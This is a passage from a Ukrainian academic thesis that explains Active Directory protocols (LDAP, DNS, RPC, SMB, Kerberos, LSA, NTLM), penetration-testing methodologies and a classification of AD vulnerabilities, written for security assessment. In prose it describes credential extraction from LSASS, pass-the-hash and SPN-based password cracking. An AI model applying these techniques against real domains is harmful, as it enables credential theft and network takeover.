В середовищах Microsoft Active Directory протокол LDAP відіграє важливу роль, оскільки він є основним способом отримання доступу до директорії, тобто бази даних об'єктів AD для будь-якого типу клієнтів. Імплементація LDAP від Microsoft істотним чином спирається на використання аутентифікації SASL – Simple Authentication and Security Level – використання зовнішнього провайдеру гарантії аутентичності користувача, найчастіше – протокол Kerberos. Окремим важливим фактором необхідності використання LDAP в AD є можливість інтеграції з іншими LDAP-сумісними службами, які, однак, не постачаються Microsoft. [6]

LDAP можна охарактеризувати як основне «джерело істини» (англ. Source of Truth) щодо всіх об'єктів в AD. Це відправна точка для отримання та маніпулювання даними AD, що робить даний протокол важливим з точки зору безпеки. Можна охарактеризувати LDAP як один з трьох основних компонентів Active Directory як технології (інші два – Kerberos та DNS).

1.5. DNS

DNS (англ. Domain Name System) — ієрархічна розподілена система, яка перетворює ім’я хоста (комп'ютера або іншого мережевого пристрою) в IP-адресу. Система перетворює доменні імена, зручні для людського сприйняття на IP-адреси, що розуміються машиною. DNS є однією з трьох ключових технологій у складі Active Directory.

Дана технологія необхідна, оскільки всі комп'ютери, які підключено до мережі, знаходять один одного та обмінюються інформацією за допомогою IP-адрес, при цьому користувачам щоб відкрити веб-сайт у браузері, не потрібно запам'ятовувати довгі набори цифр - достатньо ввести доменне ім'я і браузер відкриє потрібну сторінку.

Існує два типи запитів DNS: авторитативний та рекурсивний.

Авторитативний DNS-сервіс надає механізм оновлення, записів DNS. Відповідає на запити до DNS (перетворюючи доменні імена на IP-адреси) з метою забезпечення взаємодії комп'ютерів між собою. Авторитативний DNS-сервіс повністю відповідає за домен та надає інформацію про IP-адреси у відповідь на запити рекурсивних DNS-серверів. Як правило, клієнти не надсилають запити безпосередньо до авторитативних DNS-сервісів у глобальній мережі, однак саме даний спосіб комунікації є характерним для середовища Active Directory. Втой же час, рекурсивний DNS-сервіс сам не зберігає записи DNS, але діючи як посередник, може отримати для клієнта необхідну інформацію в інших серверів. Якщо рекурсивний DNS-сервіс зберігає інформацію в кеші або постійному сховищі протягом певного часу, він відповідає на DNS-запит, повертаючи інформацію про джерело або IP-адресу. Якщо він не зберігає цю інформацію, він передає запит на один або кілька авторитативних DNS-серверів.

DNS є невід’ємною частиною мережі Інтернет з 1985 року, завдяки впровадженню «служби каталогів», яка розповсюджується по всьому світу, аналогічно до таких служб, що функціонують в окремих інфраструктурах завдяки Active Directory.

Головною та основною метою DNS-сервера є його вплив на децентралізовані мережеві сервіси, такі як хмарні сервіси та мережі доставки контенту. Користувач отримує доступ до децентралізованої інтернет-служби через URL-адресу, наприклад, доменне ім'я URL-адреси переводиться в IP-адресу найближчого сервера.

Всі пов'язані записи домену називаються зоною DNS. Це окрема частина простору імен домену, за яке зазвичай відповідає окремий суб’єкт мережі – організація або компанія, які відповідають за підтримання регіональних зв'язків в Інтернеті. Зона DNS є адміністративною функцією, яка дозволяє детально контролювати компоненти DNS, такі як авторитетні сервери імен. Зони DNS є абстракцією доменів в Active Directory.

Основні сервери поділяють простір зони на кілька частин. Вони визначають домени верхнього рівня (такі, як ".org" або ".com"), домени другого рівня (наприклад, "ukraine.com.ua") та домени нижнього рівня, також звані піддоменами (наприклад, "support.ukraine"). com.ua»). Кожен із цих рівнів може бути окремою зоною DNS. Наприклад, кореневий домен ukraine.com.ua делегується корпорації Хостинг Україна. Вона бере на себе відповідальність за налаштування основного сервера DNS, який містить правильні записи DNS для домену. На кожному ієрархічному рівні DNS є сервер імен, що містить файл зони, в якому зберігаються захищені і правильні записи DNS для цієї зони. Саме цей алгоритм дозволяє імплементувати ієрархічну структуру Active Directory. [7]

1.6. MS-RPC

MSRPC (Microsoft Remote Procedure Call) - це мережевий протокол, який використовує принцип клієнт-сервера та широко використовується в середовищах Active Directory. MSRPC є підмножиною протоколу DCE-RPC, призначеного для забезпечення роботи розподілених систем через віддалений виклик процедур. Більшість мережевих комунікацій в середовищі AD проводяться через цей протокол.

Функціонал RPC дозволяє користувачам викликати віддалені процедури так, ніби це відбувається у локальному середовищі. Кожен клієнт і сервер мають власні адресні простори; кожен підтримує власний ресурс пам'яті, виділений для даних, які використовуються процедурою. Узагальнений алгоритм роботи RPC розглянуто нижче. Клієнтська програма викликає локальну так звану процедуру-заглушку (англ. stub) замість фактичного коду, що реалізує процедуру. Дані, необхідні для виконання процедури, передаються на віддалений сервер, де процедура виконується, після цього, вихідні параметри передаються назад до клієнта.

Бібліотеки RPC існують у двох варіаціях: бібліотека імпорту, яка пов’язана з програмою, і бібліотека часу виконання (Runtime), яка реалізована як бібліотека динамічного підключення (DLL). Серверна програма містить виклики до функцій бібліотеки сервера, які реєструють інтерфейс сервера і дозволяють йому приймати віддалені виклики процедур. Серверна програма також містить визначення специфічних для програми віддалених процедури, які можуть викликатися клієнтськими програмами.

За такою схемою працюють більша частина мережевих міжсервісних взаємодій у середовищі Active Directory, яке за визначенням є розподіленим. Розуміння механізму роботи розподілених процедур є ключовим у розумінні природи вразливостей в сервісах Active Directory. [1]

1.7. SMB

Протокол SMB — це мережний протокол спільного доступу до файлів, який дозволяє програмам комп'ютера читати та записувати файли, а також комунікувати зі службами серверних програм у мережі. Протокол SMB може використовуватися поверх протоколу TCP/IP чи інших мережевих протоколів, зокрема MS-RPC. За допомогою протоколу SMB додаток (або користувач, що його використовує) може отримувати доступ до файлів та інших ресурсів розташованих у віддаленій

файловій системі. Це дозволяє програмам читати, створювати та оновлювати файли на віддалених серверах.

Протокол SMB дозволяє програмам та їхнім користувачам отримувати доступ до файлів на віддалених серверах, а також підключатися до інших ресурсів, включаючи принтери та іменовані канали (named pipe). SMB надає клієнтським програмам безпечний і контрольований метод відкриття, читання, переміщення, створення та оновлення файлів на віддалених серверах, як про це було згадано вище. Відомий як протокол класу клієнт-сервер, протокол SMB є одним із найпоширеніших методів, що використовуються для мережевого зв'язку. У цій моделі клієнт надсилає запит SMB на сервер для ініціації з'єднання. Коли сервер отримує запит, він відповідає, надсилаючи відповідь SMB назад клієнту, встановлюючи канал зв'язку, необхідний для двосторонньої комунікації. Протокол SMB працює на прикладному рівні моделі OSI, але для транспортування покладається на нижчі рівні мережі. У свій час SMB працював поверх протоколу NetBIOS через TCP/IP або NBT, або, рідше, поверх застарілих протоколів, таких як Internetwork Packet Exchange або NetBIOS Extended User Інтерфейс. Коли SMB використовував NBT, він покладався на порти 137, 138 і 139 для транспортування. На даному етапі, в середовищах Active Directory, SMB працює безпосередньо через TCP/IP і використовує порт 445, що є виключно важливим для проведення тестування захищеності [7].

Операційні системи Microsoft Windows, починаючи з Windows 95, включають підтримку протоколу SMB клієнта і сервера. ОС Linux і macOS також забезпечують вбудовану підтримку для SMB. Системи на базі Unix можуть використовувати імплементацію протоколу Samba для здійснення доступу SMB до файлів і служб друку, що зумовлює можливість безшовного поєднання середовищ. Клієнт і сервер можуть реалізовувати різні діалекти SMB. В такому разі, системи мають перед початком комунікації узгодити відмінності між повідомленнях.

Після розробки протоколу SMB було створено ряд діалектів SMB, які змінили початкову реалізацію, забезпечуючи більші можливості, масштабованість, безпеку та ефективність. Перелік існуючих діалектів наведено нижче:

1. SMB 1.0 (1984). SMB 1.0 був створений IBM для обміну файлами в середовищі DOS. Пізніше Microsoft включила протокол SMB у свій продукт LAN Manager. Даний протокол вважається критично застарілим, таким, що містить ряд серйозних архітектурних вразливостей, і в той же час може підтримуватись сучасними операційними системами Windows.

2. CIFS (1996). CIFS — це розроблений Microsoft діалект SMB, який було вперше продемонстровано у Windows 95. Скорочено від Common Internet File System, CIFS додала підтримку файлів більшого розміру, прямий транспорт через TCP/IP, а також символічні посилання та жорсткі посилання. Даний стандарт не є типовим для середовищ Active Directory.

3. SMB 2.0 (2006). SMB 2.0 був випущений разом із Windows Vista та Windows Server 2008. Він зменшив необхідні обсяги трафіку для комунікації, для підвищення продуктивності, збільшив масштабованість та безпеку комунікацій, а також додав підтримку використання в глобальній мережі (WAN).

4. SMB 2.1 (2010). SMB 2.1 було представлено з Windows Server 2008 R2 і Windows 7. Оновлення включали підтримку більшого максимального блоку передачі та покращену енергоефективність.

5. SMB 3.0 (2012). SMB 3.0 дебютував у Windows 8 та Windows Server 2012. Він додав кілька значних оновлень для покращення доступності, продуктивності, резервного копіювання, безпеки та адміністративного керування.

6. SMB 3.02 (2014). SMB 3.02 був представлений у Windows 8.1 і Windows Server 2012 R2. Він включав оновлення продуктивності та можливість вимкнути підтримку CIFS/SMB 1.0, включаючи видалення пов’язаних бінарних файлів.

7. SMB 3.1.1 (2015). SMB 3.1.1 був випущений разом із Windows 10 і Windows Server 2016. Серед оновлень у ньому була додана підтримка розширеного шифрування, контролю цілісності, попередньої аутентифікації комунікантів, для запобігання атакам «людина посередині» (MitM), а також сепарація діалектів кластерів. [1]

1.8. Kerberos

Kerberos — мережевий протокол аутентифікації, що дозволяє надсилати дані через незахищені мережі для проведення безпечної аутентифікації. Орієнтований насамперед на клієнт-серверну модель і забезпечує взаємну аутентифікацію клієнта та сервера. Ця модель є одним із варіантів протоколу аутентифікації Нідхема - Шредера на основі довіреної третьої сторони.

Операційні системи Windows Server реалізують протокол автентифікації Kerberos версії 5 і розширення для автентифікації за допомогою відкритого ключа, трансферу даних авторизації та делегування. Клієнт автентифікації Kerberos реалізується як постачальник сервісу безпеки (SSP). Отримати доступ до нього можна через інтерфейс постачальника сервісу безпеки, так званий SSPI. Початкова автентифікація користувача інтегрована в архітектуру single sign-on протоколу Winlogon. Центр розповсюдження ключів Kerberos (KDC) вбудований в служби безпеки Windows Server, які працюють на контролері домену. Як база даних облікових записів безпеки в KDC використовується база даних домену Active Directory. Доменні служби Active Directory необхідні для реалізації Kerberos за умовчанням у домені середовищі, що робить розгляд даного протоколу необхідною частиною даного дослідження. Kerberos є одним з основних елементів архітектури безпеки доменних сервісів Active Directory.

Протокол Kerberos оперує наступними ключовими поняттями:

1. Квиток (ticket) – елемент даних, що надається клієнту для автентифікації на сервері, де розміщується необхідна служба.
2. Клієнт (client) – суб’єкт у мережі (користувач, комп’ютер чи сервіс), яка може отримати квиток від Kerberos.
3. Центр видачі ключів (key distribution center, KDC) – сервіс, що видає квитки Kerberos – в середовищі Active Directory цю роль найчастіше відіграє доменний контролер.
4. Область (realm) – мережа, що використовується Kerberos, що складається із серверів KDC та множини клієнтів. Здебільшого використовується ім’я домену.

Принципал – унікальне ім'я для клієнта, для якого дозволяється аутентифікація в Kerberos. Записується як root[/instance]@REALM. [10]

Протокол аутентифікації Kerberos у доменному середовищі забезпечує наступні функціональні можливості:

1.8.1. Делегована автентифікація

Служби, що працюють в середовищі операційних систем Windows, можуть імперсонувати клієнтський комп'ютер при доступі до ресурсів від імені клієнта. У багатьох випадках служба може виконати свою роботу для клієнта шляхом здійснення доступу до певних ресурсів на локальному комп'ютері. Коли клієнтський комп'ютер проходить аутентифікацію в службі, протоколи NTLM і Kerberos надають відомості щодо авторизації суб'єкта, які необхідні службі для локального уособлення клієнтського комп'ютера. Однак деякі розподілені сервіси спроектовані таким чином, що посередницька служба має використовувати атрибути безпеки клієнтського комп'ютера при підключенні до серверних служб на інших комп'ютерах. Перевірка справжності Kerberos підтримує механізм делегування, який дозволяє службі діяти від імені клієнта при підключенні до інших служб. Дана особливість зумовлює технологічну функціональність делегування, що є важливим для розгляду в рамках цього дослідження.

1.8.2. Single sign-on

Використання автентифікації Kerberos у доменному середовищі дозволяє користувачеві або службі отримувати доступ до ресурсів, дозволених адміністраторами, без введення облікових даних при кожній спробі здійснення доступу. Після початкового входу в доменну систему через функцію Winlogon протокол Kerberos дозволяє використовувати уведені дані сеансу середовищу при кожній спробі доступу до ресурсів.

1.8.3. Ефективна аутентифікація на серверах

Окрім використання Kerberos існує можливість використання протоколу NTLM, яка вимагає від сервера, до якого здійснюється доступ, здійснювати доступ до контролера домену для перевірки автентичності кожного клієнтського комп'ютера або служби. При використанні протоколу Kerberos відновлювані квитки сеансу дозволяють реалізувати технологію наскрізної автентифікації. Серверу не потрібно здійснювати підключення до контролера домену, окрім випадків, в яких необхідне здійснення перевірки атрибута привілеїв суб'єкта. Натомість сервер може перевірити справжність клієнтського комп'ютера шляхом перевірки облікових даних, наданих клієнтом. Клієнтські комп'ютери можуть отримати облікові дані для певного сервера одноразово, а потім використовувати їх протягом усього сеансу після входу в мережу без передачі цих даних мережею – такий функціонал забезпечується механізмом тікетів.

1.8.4. Взаємна аутентифікація

За допомогою протоколу Kerberos будь-який суб'єкт комунікації в мережі може перевірити, що сторона на протилежному кінці є суб'єктом, за якого себе видає. В свою чергу, протокол NTLM, більш звичний для аутентифікації у Windows середовищах попередніх поколінь, не дозволяє клієнтам проводити перевірку посвідчення сервера або одному серверу перевіряти посвідчення іншого. Перевірка автентичності NTLM призначена для мережного середовища, в якому сервери вважаються справжніми, тото існує апріорна довіра між комунікантами. У протоколі Kerberos таке припущення відсутнє [9][1].

1.9. LSA

Аутентифікація LSA описує частини локального центру безпеки, які локальні програми можуть використовувати для аутентифікації та авторизації користувачів

у середовищі локальної системи Windows. Дана технологія описує вимоги до створення та користування пакетами аутентифікації та безпеки. Технологія LSA використовується в першу чергу на кінцевих точках – кожна система Windows містить процес LSASS.exe, який відповідає за всі операції аутентифікації та авторизації в локальному та доменному середовищі. Зокрема, даний процес робить можливим використання технології Single Sign-on та використання тікетів Kerberos.

Модель аутентифікації LSA підтримує так звані спеціальні пакети аутентифікації (SPP). Це дозволяє кінцевим клієнтам і незалежним постачальникам програмного забезпечення (ISV) налаштовувати або змінювати процедури аутентифікації, для підключення нестандартних моделей аутентифікації для взаємодії з сервісами виробництва не корпорації Microsoft. У той час як стандартні засоби аутентифікації, надані корпорацією Майкрософт – які, зокрема, використовуються в доменному середовищі AD - вимагають для входу в систему надання імені користувача та пароля, сторонній пакет аутентифікації може приймати інші форми даних для входу, такі як дані смарт-карти або PIN-код. Спеціальний пакет аутентифікації також можна використовувати для впровадження нових протоколів безпеки. Завдяки даній функції, системи Windows альтернативно підтримують усі можливі підсистеми доменної аутентифікації – від стандартної локальної (LSA) до NTLM та Kerberos.

Кожен клас пристроїв аутентифікації, встановлених у системі, може мати свою власну процедуру аутентифікації. За замовчуванням операційна система Windows забезпечує процес аутентифікації, за іменем користувача та паролем, що вводяться за допомогою клавіатури – так званий, interactive logon, що може здійснюватись як при фізичному доступі до системи, так і за допомогою протоколу віддаленого керування - RDP. Сторонні розробники можуть додати підтримку інших пристроїв, таких як пристроїв зчитування смарт-карт. В свою чергу, за замовчуванням LSA підтримує ряд інших протоколів аутентифікації, необхідних для функціонування Active Directory – до таких, зокрема, належить протокол Netlogon.

Важливість моделі аутентифікації LSA в розрізі оцінки безпеки Active Directory полягає у її основній імплементації – локальному процесі LSASS. Даний процес функціонує на всіх системах Windows і у просторі своєї пам’яті містить кеш облікових даних, використованих для аутентифікації користувача. До таких даних належить більша частина сеансових даних – ім’я користувача, пароль у відкритому вигляді – його обробка може бути змінена конфігурацією процесу – тікети Kerberos, тощо. Даний процес працює з системними привілеями та високим рівнем цілісності, однак локальний аутентифікований порушник з високими адміністративними привілеями в загальному випадку має можливість отримання з пам’яті даного процесу усіх оброблюваних даних. Це, в свою чергу, може призвести до ескалації привілеїв та бокового зміщення у доменному середовищі, оскільки доменні облікові дані оброблюються локальним процесом на рівні з локальним. Цей аспект робить захист кінцевих точок так само важливим як і захист серверів та доменних контролерів в доменному середовищі – порушник з доступом лише до робочої станції має практичну можливість до компрометації доменної інфраструктури [11] [1].

1.10. NTLM

Windows Challenge/Response (NTLM) — це протокол аутентифікації, який використовується в мережах, які складаються з систем під керуванням Windows, зокрема, доменних середовищах Active Directory. Даний протокол вважається не рекомендованим до використання та повсюдно замінений на Kerberos. Протокол Microsoft Kerberos забезпечує більший захист, ніж NTLM. Хоча Microsoft Kerberos є рекомендованим до використання, протокол NTLM все ще підтримується і створює ряд ризиків для систем. NTLM безальтернативно використовується для аутентифікації в автономних системах. Фактор аутентифікації в NTLM заснований на облікових даних, отриманих під час інтерактивного процесу входу, і складаються з імені домену, імені користувача та одностороннього хешу пароля користувача – такий хеш також має назву NTLM. NTLM використовує

зашифрований протокол виклику/відповіді (challenge/response) для аутентифікації користувача без надсилання пароля користувача безпосередньо мережею. Замість цього система, яка запитує аутентифікацію, повинна виконати певні обчислення, що підтверджують факт доступу до захищених облікових даних.

Інтерактивна аутентифікація NTLM через мережевий канал зазвичай включає дві системи: клієнтську систему, де користувач запитує аутентифікацію та контролер домену, де зберігається інформація, NTLM хеш пароля користувача. Неінтерактивна автентифікація, яка використовується для надання дозволу користувачеві, який уже ввійшов у систему, отримати доступ до ресурсу, наприклад, певного сервісу, зазвичай включає три системи: клієнт, сервер і контролер домену, який виконує перевірку аутентифікації від імені сервера.

Подальші етапи процесу аутентифікації представляють схему неінтерактивної аутентифікації NTLM. Перший етап надає облікові дані користувача NTLM і відбувається як частина інтерактивного процесу аутентифікації (входу). Користувач отримує доступ до клієнтського комп’ютера та надає ім’я домену, ім’я користувача та пароль. Клієнт обчислює хеш пароля – заснований на криптографічній функції MD4 - і перестає використовувати фактичний пароль. Клієнт надсилає ім'я користувача на сервер у відкритому тексті. Сервер генерує 16-байтове випадкове число, яке називається викликом (challenge) або одноразовим номером (nonce), і надсилає його клієнту. Клієнт дані виклику за допомогою хеша пароля користувача і повертає результат на сервер. Це називається відповіддю. Сервер надсилає контролеру домену такі ім’я користувача, значення виклику та отриману відповідь клієнта. Контролер домену використовує ім’я користувача, щоб отримати хеш пароля користувача з бази даних Security Account Manager (NTDS). Він використовує цей хеш пароля для шифрування виклику, після чого контролер домену порівнює значення зашифрованого виклику, який він обчислив на попередньому етапі, з відповіддю, обчисленою клієнтом. Якщо вони ідентичні, аутентифікація вважається успішною [10] [1].

Підтримка протоколу NTLM дозволяє потенційному порушнику виконувати атаку pass-the-hash – для імперсонації певного користувача агент загрози може не

мати доступу до його паролю, натомість для цього достатньо лише NTLM-хеша, який може бути видобуто з NTDS бази доменного контролера або локального процесу LSASS. Як очевидно випливає з наведеної вище схеми аутентифікації, цих даних є цілком достатньо для проведення успішної аутентифікації на сервісах. Саме цю особливість використовують агенти загроз в здійсненні своїх атак.

1.11. Тестування на проникнення

Пентест або тестування на проникнення – це технологія керування вразливостями, що дозволяє виявити всі можливі дефекти комп'ютерної системи, які можуть призвести до порушень конфіденційності, цілісності, доступності інформації; спровокувати некоректну роботу системи; призвести до відмови від обслуговування. Наслідком таких порушень, зазвичай є істотні фінансові втрати для організації. Тестування на проникнення зазвичай стосується як віртуального рівня безпеки інформаційних систем, так і фізичного, пов'язаного з обладнанням.

В процесі тестування на проникнення фактично проводиться моделювання дій агентів загроз з проникнення до комп'ютерної системи (не мають авторизованих засобів доступу до системи) і внутрішніх зловмисників, інсайдерів (мають певний рівень санкціонованого доступу).

Метою тесту на проникнення є виявлення слабких місць в захисті ІС і, якщо це можливо, і відповідає бажанню замовника, здійснити демонстрацію векторів компрометації.

Основна задача тесту на проникнення: повністю імітуючи дії зловмисника, здійснити атаку інформаційну системи без реального порушення параметрів оброблюваної або збереженої інформації та ідентифікувати слабкі місця системи. Тестування на проникнення може проводитися як у складі аудиту на відповідність стандартам, так і у вигляді самостійної активності. Тести на проникнення є обов'язковою складовою частиною повного аудиту безпеки. Фактично, тестування на проникнення є процесом практичного дослідження в середовищі з контрольованим рівнем невизначеності.

Як об'єкт дослідження може бути обраний як зовнішній периметр мережі, так і окремо запущений сервіс або хост. Далі вибирається режим тестування на основі рівня початкових знань виконавця про аналізовані системи (Black Box, Grey Box або White Box).

При виборі рівня Black Box виконавцю відомий лише діапазон IP-адрес, тестування яких є дозволеним. Даний підхід максимально наближений до дій хакера, дані про тестований об'єкт будуть збиратися за допомогою відкритих джерел, соціальної інженерії і т.ін.

При виборі режиму Grey Box виконавець може отримувати розширений спектр знань та доступів про систему, зокрема, отримувати облікові записи, елементи документації, віддалений доступ до внутрішніх систем, тощо. Саме даний сценарій буде розглядатись як найбільш оптимальний для здійснення оцінки захищеності середовища Active Directory.

У режимі White Box доступна виконавцю інформація значно ширша. У цій ситуації фахівцям може бути надано документація, вихідні коди, структура мережі, а також повний доступ до об'єкту, який тестується.

Існують наступні методології пентесту:

1) OSSTMM (Open Source Security Testing Methodology Manual) - рецензована методологія проведення тестів безпеки. OSSTMM випадки тестів діляться на п'ять каналів, які в сукупності тестують: управління інформацією та даними, рівні безпекової обізнаності персоналу, рівні управління соціальною інженерією, комп'ютерні та телекомунікаційні мережі, бездротові пристрої, мобільні пристрої, контроль безпеки фізичного доступу, фізичні обмеження, такі як будівлі, периметри і військові бази. OSSTMM зосереджується на технічних деталях: які саме елементи повинні бути перевірені, що робити до, під час і після тесту безпеки, як виміряти результат. OSSTMM також відомий своїми правилами ведення «бойових дій» (Rules of Engagement), які визначають для тестувальника і клієнта, як тест повинен правильно проводитись, починаючи з заперечення помилкових повідомлень від тестувальників, закінчуючи тим як клієнт може очікувати на

отримання звіту. Нові тести, відповідні до кращих міжнародних практик, закони, правила і етичні проблеми регулярно додаються та оновлюються.

2) NIST (National Institute of Standards and Technology) викладає принципи тестування на проникнення у документі SP800-115. Методологія NIST є менш вичерпною ніж OSSTMM, проте вона є кращою для прийняття регулюючими органами. З цієї причини NIST посилається на OSSTMM в частині конкретизації практичних аспектів.

3) OWASP Testing Guide - методологія перевірки на наявність вразливостей веб-застосунків, яка в тому числі може бути використана при тестуванні на проникнення вебсайтів та систем, які використовують веб-технології. Має відкрите походження, розробляється на волонтерських засадах і фокусується на забезпеченні безпеки додатків.

З викладеного вище стає очевидно, що єдиною методологією, що може ефективно застосовуватись для тестування середовищ Active Directory є OSSTMM, яка, в той же час, є високорівневим абстрактним фреймворком, що описує узагальнені принципи здійснення процесу тестування на проникнення. На основі даної технології можуть розроблюватись інші практичні рекомендації щодо тестування окремих технологій та інформаційних систем. Зокрема, до таких може належати технологія виявлення вразливостей у доменних середовищах Active Directory.

Узагальнено процес тестування на проникнення складається з 4-х послідовних етапів:

- Аналіз відкритих джерел
- Інструментальне сканування
- Аналіз / оцінка виявлених вразливостей і вироблення рекомендацій
- Підготовка звіту

В даній роботі розглядається в першу чергу 2-й та 3-й етапи даного процесу у контексті тестування конкретної технології AD [12][13][14]

.

1.12. Безпека Active Directory

Існує істотна кількість прикладів того, як системи безпеки Active Directory не справляються зі своєю функцією і самі спричиняють появу суттєвих вразливостей. Все більше і більше векторів атак, зокрема, виявляється на протокол kerberos та задокументовано публічно, що дозволило кіберзлочинцям використовувати їх під час атак на середовища AD. При цьому, даний протокол є основою архітектури безпеки Active Directory. [3]

Прикладом технології всередині AD, що спричиняє появу вразливостей, можуть слугувати SPN - спосіб, за допомогою якого клієнт Kerberos однозначно ідентифікує екземпляр служби для цільового комп'ютера, наприклад, бази даних SQL, а також локалізує відповідний обліковий запис служби. (наприклад, обліковий запис служби SQL Server), який використовується самою службою для аутентифікації в AD. Цей механізм дозволяє користувачам використовувати Kerberos для аутентифікації в базі даних SQL, а не за допомогою менш безпечного протоколу NTLM, і став стандартом для інтеграції автентифікації AD для реалізацій SQL у більшості компаній. Недоліком є те, що дослідники безпеки виявили, що самі SPN можуть бути легко скомпрометовані через інформацію, яку вони передають під час аутентифікації Kerberos до служби, а саме хеш пароля самого облікового запису служби, навіть якщо запитувач не переходить до безпосередньо до процесу аутентифікації. Цей хеш використовується агентами загрози для відновлення оригінального паролю – атак brute-force.

Для агентів загроз Active Directory використовується в якості карти, висвітлюючи слабкі місця в інформаційній системи. Потрапивши у мережу, порушник використовуватиме AD, для пошуку й захоплення важливих даних, ексфільтрації, та нанесення прямого впливу. Істотна частина підприємств не готові до таких ситуації. Як показує практика, більшість компаній, атакованих через вразливості AD платять викуп зловмисникам, чим спричиняють подальший розвиток даного кримінального прошарку.

З точки зору безпеки, AD є джерелом ризиків безпеки. Окремі спеціалісти в області безпеки інформації вважають, що архітектурні дефекти Active Directory настільки значущі, що найпростішим рішенням цих ризиків була б повна відмова від технології AD. Однак дане твердження вважається сумнівним, оскільки кожна вразливість безпеки, що з'являється в середовищі Active Directory може бути виявлена, ідентифікована та усунена – таким чином, залишивши системні переваги даної технології та усунувши окремі недоліки. Дослідження можливих шляхів виявлення таких вразливостей і є метою даної роботи. Впровадження належних механізмів захисту це процес — починаючи з розпізнавання та розуміння потенційних вразливостей.

Для усунення ризиків безпеки Active Directory компанії можуть використовувати компенсаційні заходи, працюючи з подвійними центрами обробки даних або гібридним рішенням для центрів обробки даних і хмарні технології, таким чином, досягаючи ефекту надлишковості. Але цього недостатньо для усунення проблеми як такої. Необхідно контролювати наслідки, що можуть наступити, якщо критична система, така як керування ідентифікацією, буде скомпрометована. Саме для цього може використовуватись тестування захищеності [16].

Розуміння внутрішніх залежностей бізнес-процесів та окремих сервісів дозволяє налагодити процес керування вразливостями, визначати, розуміти та розставляти пріоритети, які вразливості потрібно усунути. Важливим аспектом є розуміння кожної компанії, яка потенційні вразливості у середовищі AD існують, щоб усунути їх вчасно та імплементувати компенсаційні міри за необхідності. Враховуючи зростаючу складність ландшафту загроз, виявлення вразливостей Active Directory є актуальною проблемою, вирішення якої потребує істотних вкладень [15] [17].

1.13. Необхідність виявлення вразливостей Active Directory

Результуючи вище наведені положення та аналіз технологічних особливостей доменних середовищ Active Directory можна дійти до наступних висновків:

1. Кількість залучених до функціонування AD технологій є істотною, їхні імплементації можуть бути виконані сторонніми організаціями, ландшафт загроз, що пов’язаний з ними є неоднорідним та потребує докладної систематизації, категорізації та розробки механізмів протидії;

2. Виявлення вразливостей середовищ, побудованих на базі Active Directory є пріоритетним напрямком для досліджень в області інформаційної безпеки загалом, оскільки такі методи відсутні в самому середовищі за замовчуванням, а ризики пов’язані з персистенцією вразливостей в технології, яка використовується в більшій частині великих світових організацій є дуже високими;

3. Найкращим методом керування вразливостями в середовищі AD є їхнє виявлення шляхом тестування захищеності у гібридному форматі – з наданням виконавцю певного обсягу даних та доступу до системи. Такий режим дозволяє уникати проблеми високої невизначеності для операції тестування та водночас усувати проблеми, пов’язані з виявленням вразливостей самими власниками та адміністраторами системи в режимі «згори до низу»:

4. Наразі технології тестування захищеності оформлені в ряд стандартів, однак такі стандарти не фокусуються саме на тестуванні середовищ Active Directory. Розробка специфічних технологій та стандартизації дозволить вирішити дані проблеми.

2 АНАЛІЗ ВРАЗЛИВОСТЕЙ СИСТЕМ ACTIVE DIRECTORY ЗА КАТЕГОРІЯМИ

Вразливості інфраструктури, побудованої на MS Active Directory можуть бути поділені на наступні три великі категорії за ознакою джерела виникнення:

1) Проблеми людського фактору по відношенню до експлуатації ІС;
2) Помилки в розподілі доступу;
3) Вразливості самих продуктів Microsoft.

В дану класифікацію не входять вразливості зумовлені компонентами не властивими для середовищ AD, такими як UNIX-системи, тим чи іншим способом підключені до домену, мереже обладнання або додатки, розроблені сторонніми розробниками. Слід пам’ятати, що дані фактори можуть істотним чином впливати на захищеність всієї інфраструктури, однак їх повноцінне дослідження не є метою даної роботи.

Дана класифікація була обрана основною з огляду на наступні фактори. По-перше, всі зазначені категорії так чи інакше стосуються продуктів Microsoft, які є невід’ємною складовою середовища Active Directory і в рамках розглянутої предметної області не можуть стосуватись інших складових елементів систем, які можуть бути виявлені в IT інфраструктурі негомогенних корпоративних середовищ. По-друге, дана класифікація цілком повно категорізує всі можливі вразливості та недоліки безпеки, що можуть виникати в середовищі Microsoft Active Directory та бути асоційованими саме з системами даної структури. Будь-які дефекти, які згадуються у даній роботі по відношенню до предметної області можуть бути віднесені до одної з цих категорій. По-третє, кожна з категорій повністю виключає зі своєї природи іншу, таким чином, певна проблема безпеки завжди зумовлена лише одним джерелом – однією категорією. З даного твердження не випливає той факт, що будь-яка конкретна загроза в конкретному середовищі Active Directory не може бути зумовлена одночасно кількома факторами – більш того, більшість комплексних загроз, що виявляються в сучасних корпоративних

інформаційних системах, належать як раз до класу комплексних загроз що включають в себе одразу декілька вразливостей безпеки, зумовлених різними факторами ураження і відповідно таких, що належать до різних категорій наведеної класифікації. Дана проблематика належить до сфери розгляду комплексних загроз, а не окремих вразливостей, які, в свою чергу, саме є предметом виявлення для технологій розглянутих в даній роботі. Слід наголосити, що певні технічні особливості Microsoft Active Directory, які в профільній літературі часто розглядаються як вразливості, є технічними особливостями технологій, покладених в основу Microsoft Active Directory, оскільки є невід'ємною частиною функціонального профілю даних технологій. До таких особливостей можна віднести можливість NTLM-аутентифікації, можливість здійснення атаки Kerberoasting, можливість налаштування Constrained/Unconstrained delegation тощо. Дані операції необхідні в процесі нормального функціонування Active Directory, але водночас за умови виконання певних інших умов – специфічних для кожної атаки – можливо використання їх в якості вектору атаки. [18]

Розглянемо кожну з категорій більш детально, з наведенням прикладів для кожної з категорій. Необхідно визначити критерії належності вразливості до певної категорії, характерні особливості та шляхи для експлуатації та перевірки [19].

2.1. Проблеми людського фактору по відношенню до експлуатації ІС

Середовище Active Directory є відображенням організаційної структури підприємства на її інформаційну систему, а отже передбачає широке залучення окремих користувачів у діяльність інфраструктури. Конкретно дана теза проявляється у том у положенні речей, що, зазвичай, кожен співробітник організації володіє обліковим записом користувача в доменній інфраструктурі AD. Привілеї користувацького облікового запису найчастіше відповідають таким, що надані користувачу за посадовими інструкціями та обов'язками та дозволяють відносно безперешкодно здійснювати професійну діяльність. Обліковий запис AD, найчастіше, цілком керується співробітником, а адмінстративний персонал може

втручатись у цей процес переважно для встановлення адміністративних обмежень, обмежень безпеки, або виправлення аварійних ситуацій.

